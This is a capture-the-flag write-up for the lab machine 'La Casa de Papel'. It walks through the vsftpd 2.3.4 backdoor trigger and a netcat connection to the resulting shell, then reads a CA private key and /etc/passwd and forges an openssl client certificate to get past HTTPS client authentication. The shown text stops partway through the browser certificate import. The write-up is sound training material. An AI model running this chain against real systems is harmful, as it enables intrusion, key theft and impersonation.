
La Casa de Papel

IP: 10.10.10.131



Nmap


The nmap scan took a while, so I did a quick scan (`nmap -T4 -Pn -p- 10.10.10.131 -sS --max-retries 0`) and then did a deeper scan with those specified ports: `sudo nmap -T4 -Pn -p 21,22,80,443 -A 10.10.10.131 -sS --max-retries 0`

```
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 7.9 (protocol 2.0)

80/tcp  open  http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp open  ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=
La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
```

Websites

Website: port 80




Website: port 443

On these pages I didn't get much luck:

- Ran `gobuster` - nothing
- `binwalk` the image, nothing
- `nikto` nothing

FTP

`searchsploit vsftpd 2.3.4` shows a metasploit RCE. If we google around to avoid using metasploit, we find this python version on github: https://github.com/ahervias77/vsftpd-2.3.4-exploit




The exploit half worked: a **question** mark worked, but that was about it. I think this python tool isn't quite appropiate for our purposes. Googling around for manual exploits this article explains whats up: https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/


```
telnet 10.10.10.131 21
USER user:)
PASS pass
```

Then run an **nmap** scan to check port **6200** is alive, (`nmap -p 6200 10.10.10.131 -Pn`) and then use netcat to connect to it: `nc 10.10.10.131 6200`

PsyShell

Starting off with a `?` gives us a list of commands that will work in this shell.




If we `ls`, we see a variable called $**tokyo.** `Show tokyo` gives us a look at something to do with a certificate key, which we need for the port 443 website.

```
Variables: $tokyo
show tokyo
class Tokyo {
    private function sign($caCert,$userCsr) {
        $caKey = file_get_contents('/home/nairobi/ca.key');
        $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 365, ['digest_alg'⇒'sha256']);
        openssl_x509_export($userCert, $userCertOut);
        return $userCertOut;
    }
}
```

We can run `file_get_contents('/home/nairobi/ca.key')` to print the key. We can also use this command to get the `/etc/passwd` file, and determine the users for this box are: **professor; berlin ;oslo**; and **dali** (us on this Psy shell);.

Copy and paste nairobi's ca.key to a text file in your kali, and then use this command to edit away the beginning *blank* space, and the last two line break *\n* : `cat copied.key |sed 's/^...//' | sed 's/..$//'` . Once you're done looking at how pretty our edit was, re-run the command and output it to `> ca.key`




Certificate

Malicious Cert Creation

Following parts of this guide (https://www.makethenmakeinstall.com/2014/05/ssl-client-authentication-step-by-step/) we can construct a malicious certificate

First: `openssl req -new -key ca.key -out lacasadepapel.csr`



Second:

`openssl x509 -req -days 365 -in lacasadepapel.csr -signkey ca.key -out lacasadepapel.crt`


```
kali@kali:~/Downloads/laCasa$ openssl x509 -req -days 365 -in lacasadepapel.csr -signkey ca.key -out lacasadepapel.crt
Signature ok
subject=C = AU, ST = lacasadepapel.htb, L = lacasadepapel.htb, O = lacasadepapel.htb, OU = lacasadepapel.htb, CN = lacasadepapel.htb, emailAddress = lacasadepapel.htb
Getting Private key
```

third: `openssl pkcs12 -export -in lacasadepapel.crt -inkey ca.key -out evil.p12` don't bother inputting a password.


```
kali@kali:~/Downloads/laCasa$ openssl pkcs12 -export -in lacasadepapel.crt -inkey ca.key -out evil.p12
Enter Export Password:
Verifying - Enter Export Password:
```

Upload Evil Cert


This section is for Firefox, but isn't dissimilar from other browsers. Go into **preferences** in your Firefox setting, search for **cert** in the top right, and then click **view certificates**




Delete anything that is connected to **10.10.10.131:443**



